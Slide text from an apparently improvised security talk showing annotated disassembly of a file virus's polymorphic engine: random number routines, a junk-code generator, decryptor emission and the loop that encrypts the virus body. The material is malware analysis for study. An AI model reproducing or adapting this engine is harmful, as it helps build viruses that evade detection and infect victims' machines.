.rsrc:0106A527                 div     ecx
.rsrc:0106A529                 xchg    eax, edx
.rsrc:0106A52A                 xor     edx, edx
.rsrc:0106A52C                 mov     ecx, 100
.rsrc:0106A531                 div     ecx
.rsrc:0106A533                 pop     ecx
.rsrc:0106A534                 pop     edx
.rsrc:0106A535                 retn
.rsrc:0106A535
.rsrc:0106A535 PL_GetRandomNum endp
.rsrc:0106A535
```

Poly Engine

```
.rsrc:0106A536
.rsrc:0106A536 PL_GetRandom    proc near               ; CODE XREF: PL_GetRandomNum+14↑p
.rsrc:0106A536                                         ; .rsrc:0106A719↓p ...
.rsrc:0106A536
.rsrc:0106A536 var_8           = dword ptr -8
.rsrc:0106A536
.rsrc:0106A536                 push    edx             ; Plain Pseudo Random 32 bit generator
.rsrc:0106A537                 push    ecx
.rsrc:0106A538                 rdtsc                   ; Time Stamp
.rsrc:0106A53A                 rcl     eax, 2
.rsrc:0106A53D                 add     eax, 4BDC4A5Ch
.rsrc:0106A542                 adc     eax, esp
.rsrc:0106A544                 xor     eax, ecx
.rsrc:0106A546                 xor     [ebp+4028A1h], eax
.rsrc:0106A54C                 add     eax, [esp+var_8]
.rsrc:0106A550                 rcl     eax, 1
.rsrc:0106A552                 pop     ecx
.rsrc:0106A553                 pop     edx
.rsrc:0106A554                 retn
.rsrc:0106A554
.rsrc:0106A554 PL_GetRandom    endp
.rsrc:0106A554
```

Poly Engine

```
.rsrc:0106AA4C Polymorphic_generator proc near         ; CODE XREF: Genetate_Poly_layers+221p
.rsrc:0106AA4C                 push    ebp
.rsrc:0106AA4D                 push    edi
.rsrc:0106AA4E                 push    esi
.rsrc:0106AA4F                 push    ebx
.rsrc:0106AA50                 mov     [ebp+402FC7h], ecx ; 106AC64 : Vir Size
.rsrc:0106AA56                 mov     [ebp+402FBFh], eax ; 106AC5C : ptr to virus entry point
.rsrc:0106AA5C                 mov     [ebp+402FCBh], edx ; 106AC68 : where to place the generated code?
.rsrc:0106AA62                 mov     edi, edx
.rsrc:0106AA64                 call    Get_36_ranom_values
.rsrc:0106AA64
.rsrc:0106AA69                 mov     dword ptr [ebp+402FBBh], 40
.rsrc:0106AA73                 add     [ebp+402FBBh], ecx
.rsrc:0106AA79                 call    Get_Random_word
.rsrc:0106AA79
.rsrc:0106AA7E                 mov     ecx, [ebp+402FD3h]
.rsrc:0106AA84                 call    Generate_big_thrash_block
.rsrc:0106AA84
.rsrc:0106AA89
.rsrc:0106AA89 call_delta_offset:                      ; store E8 (call)
.rsrc:0106AA89                 mov     al, 0E8h
.rsrc:0106AA8B                 stosb
.rsrc:0106AA8C                 xor     eax, eax        ; EAX = 0
.rsrc:0106AA8E                 stosd                   ; store dword -> E8000000
.rsrc:0106AA8F                 mov     ecx, [ebp+402FD7h]
.rsrc:0106AA95                 call    Generate_big_thrash_block
.rsrc:0106AA95
.rsrc:0106AA9A                 mov     al, 58h
.rsrc:0106AA9C                 add     al, bh
.rsrc:0106AA9E                 stosb
.rsrc:0106AA9F                 mov     ecx, [ebp+402FDBh]
.rsrc:0106AAA5                 call    Generate_big_thrash_block
.rsrc:0106AAA5
.rsrc:0106AAAA
.rsrc:0106AAAA add_reg32_reg32:
.rsrc:0106AAAA                 mov     al, 81h
.rsrc:0106AAAC                 stosb
.rsrc:0106AAAD                 mov     al, 0C0h
.rsrc:0106AAAF                 add     al, bh
.rsrc:0106AAB1                 stosb
.rsrc:0106AAB2                 mov     eax, [ebp+402FBBh]
.rsrc:0106AAB8                 sub     eax, [ebp+402FD3h]
.rsrc:0106AABE                 sub     eax, 9
.rsrc:0106AAC1                 stosd
.rsrc:0106AAC2                 mov     ecx, [ebp+402FDFh]
.rsrc:0106AAC8                 call    Generate_big_thrash_block
```

Poly Engine

```
.rsrc:0106AB9F
.rsrc:0106AB9F cmp_reg32_reg32_jb_out_layer:
.rsrc:0106AB9F                 mov     al, 3Bh
.rsrc:0106ABA1                 stosb
.rsrc:0106ABA2                 xor     eax, eax
.rsrc:0106ABA4                 mov     al, bh
.rsrc:0106ABA6                 shl     al, 3
.rsrc:0106ABA9                 add     al, 0C0h
.rsrc:0106ABAB                 add     al, bl
.rsrc:0106ABAD                 stosb
.rsrc:0106ABAE                 mov     ax, 820Fh       ; Magic Jb :-) tell us where the end of the layer is
.rsrc:0106ABB2                 stosw
.rsrc:0106ABB4                 xor     eax, eax
.rsrc:0106ABB6                 dec     eax
.rsrc:0106ABB7                 mov     ecx, 1Ch
.rsrc:0106ABBC                 sub     eax, [ebp+ecx+402FD3h]
.rsrc:0106ABC3                 mov     ecx, 18h
.rsrc:0106ABC8                 sub     eax, [ebp+ecx+402FD3h]
.rsrc:0106ABCF                 sub     eax, 13h
.rsrc:0106ABD2                 stosd
.rsrc:0106ABD3                 mov     ecx, [ebp+402FF3h]
.rsrc:0106ABD9                 call    Generate_big_thrash_block
.rsrc:0106ABD9
.rsrc:0106ABDE                 mov     ecx, [ebp+402FC7h]
.rsrc:0106ABE4                 mov     esi, [ebp+402FBFh]
.rsrc:0106ABEA                 add     ecx, esi
.rsrc:0106ABEA
.rsrc:0106ABEC
.rsrc:0106ABEC Encrypt_Virus:                          ; CODE XREF: .rsrc:0106ABF6↓j
.rsrc:0106ABEC                 lodsd
.rsrc:0106ABED                 sub     eax, [ebp+402FCFh] ; this code is patched: SUB can be XOR, ADD etc
.rsrc:0106ABF3                 stosd
.rsrc:0106ABF4                 cmp     esi, ecx
.rsrc:0106ABF6                 jl      short Encrypt_Virus
.rsrc:0106ABF6
.rsrc:0106ABF8                 mov     edx, [ebp+402FCBh]
.rsrc:0106ABFE                 mov     ecx, [ebp+402FC7h]
.rsrc:0106AC04                 add     ecx, [ebp+402FBBh]
.rsrc:0106AC0A                 pop     ebx
.rsrc:0106AC0B                 pop     esi
.rsrc:0106AC0C                 pop     edi
.rsrc:0106AC0D                 pop     ebp
.rsrc:0106AC0E                 retn
```

Poly Engine

```
.rsrc:0106A555
.rsrc:0106A555 Generate_big_thrash_block proc near     ; CODE XREF: .rsrc:0106A5B7↓p
.rsrc:0106A555                                         ; .rsrc:0106A61C↓p ...
.rsrc:0106A555                 push    edx
.rsrc:0106A556                 push    ecx
.rsrc:0106A557                 push    esi
.rsrc:0106A558                 push    ebp
.rsrc:0106A559                 push    ebx
.rsrc:0106A55A                 call    $+5
.rsrc:0106A55F                 pop     ebp
.rsrc:0106A560                 sub     ebp, 4028C2h
.rsrc:0106A560
.rsrc:0106A566
.rsrc:0106A566 loc_106A566:                            ; CODE XREF: Generate_big_thrash_block+33↓j
.rsrc:0106A566                 mov     eax, 22
.rsrc:0106A56B                 call    PL_GetRandomNum
.rsrc:0106A56B
.rsrc:0106A570                 shl     eax, 1
.rsrc:0106A572                 lea     esi, [ebp+402D38h] ; 106A9D5: Ptr to Random_values
.rsrc:0106A578                 add     esi, eax           ; Use rnd value as displacement into the table
.rsrc:0106A57A                 xor     eax, eax
.rsrc:0106A57C                 lodsw
.rsrc:0106A57E                 lea     esi, [ebp+4028C9h] ; 106A566: +0
.rsrc:0106A584                 add     eax, esi
.rsrc:0106A586                 call    eax
.rsrc:0106A588                 jmp     short loc_106A566
.rsrc:0106A588
.rsrc:0106A588 Generate_big_thrash_block endp
.rsrc:0106A588
.rsrc:0106A58A ; ---------------------------------------------------------------------------
```

Poly Engine

```
.rsrc:0106A9D4 ; ---------------------------------------------------------------------------
.rsrc:0106A9D5                 dw 0C2h
.rsrc:0106A9D7                 dw 160h
.rsrc:0106A9D9                 dw 184h
.rsrc:0106A9DB                 dw 2C0h
.rsrc:0106A9DD                 dw 0DFh
.rsrc:0106A9DF                 dw 10Fh
.rsrc:0106A9E1                 dw 3EAh
.rsrc:0106A9E3                 dw 1A1h
.rsrc:0106A9E5                 dw 24h
.rsrc:0106A9E7                 dw 86h
.rsrc:0106A9E9                 dw 1ECh
.rsrc:0106A9EB                 dw 1BDh
.rsrc:0106A9ED                 dw 22Ch
.rsrc:0106A9EF                 dw 133h
.rsrc:0106A9F1                 dw 5Dh
.rsrc:0106A9F3                 dw 32Dh
.rsrc:0106A9F5                 dw 2F5h
.rsrc:0106A9F7                 dw 378h
.rsrc:0106A9F9                 dw 351h
.rsrc:0106A9FB                 dw 39Ch
.rsrc:0106A9FD                 dw 24Fh
.rsrc:0106A9FF                 dw 3CEh
.rsrc:0106AA01                 dw 0FCFDh
.rsrc:0106AA03                 dw 0F890h
.rsrc:0106AA05                 dw 0F5F9h
.rsrc:0106AA07                 dw 0F3F2h
.rsrc:0106AA09                 dw 0ABA3h
.rsrc:0106AA0B                 dw 0B3ADh
.rsrc:0106AA0D                 dw 0BDBBh
.rsrc:0106AA0F                 dw 0B6BFh
.rsrc:0106AA11                 dw 0BEB7h
.rsrc:0106AA13                 dw 0BCAFh
.rsrc:0106AA15                 dw 0BDC1h
.rsrc:0106AA17
```

Poly Engine

```
.rsrc:0106A5C3 neg_register:
.rsrc:0106A5C3                 cmp     cl, 2
.rsrc:0106A5C6                 jl      singlebyte_std_cld
.rsrc:0106A5C6
.rsrc:0106A5CC                 mov     al, 0F7h
.rsrc:0106A5CE                 stosb
.rsrc:0106A5CF                 mov     dl, 0D0h
.rsrc:0106A5D1                 mov     eax, 2
.rsrc:0106A5D6                 call    PL_GetRandomNum
.rsrc:0106A5D6
.rsrc:0106A5D8                 shl     eax, 3
.rsrc:0106A5DE                 add     dl, al
.rsrc:0106A5E0                 call    PL_Some_more_random_crap
.rsrc:0106A5E0
.rsrc:0106A5E5                 add     al, dl
.rsrc:0106A5E7                 stosb
.rsrc:0106A5E8                 sub     ecx, 2
.rsrc:0106A5EB                 retn
.rsrc:0106A5EB
.rsrc:0106A5EC ; ---------------------------------------------------------------------------
.rsrc:0106A5EC                 mov     eax, 32h
.rsrc:0106A5F1                 call    PL_GetRandomNum
.rsrc:0106A5F1
.rsrc:0106A5F6                 push    eax
.rsrc:0106A5F7                 add     eax, 6
.rsrc:0106A5FA                 cmp     eax, ecx
.rsrc:0106A5FC                 pop     eax
.rsrc:0106A5FD                 jle     short conditional_jmp_long
.rsrc:0106A5FD
.rsrc:0106A5FF                 nop
.rsrc:0106A600                 nop
.rsrc:0106A601                 nop
.rsrc:0106A602                 nop
.rsrc:0106A603                 retn
.rsrc:0106A603
.rsrc:0106A604 ; ---------------------------------------------------------------------------
.rsrc:0106A604
.rsrc:0106A604 conditional_jmp_long:                   ; CODE XREF: .rsrc:0106A5FDtj
.rsrc:0106A604                 push    eax
.rsrc:0106A605                 mov     al, 0Fh
.rsrc:0106A607                 stosb
.rsrc:0106A608                 mov     eax, 0Ah
.rsrc:0106A60D                 call    PL_GetRandomNum
```

Questions

Questions ?

Thank you !

(Don't forget this was an improvised talk made in 20 minutes to replace someone who canceled)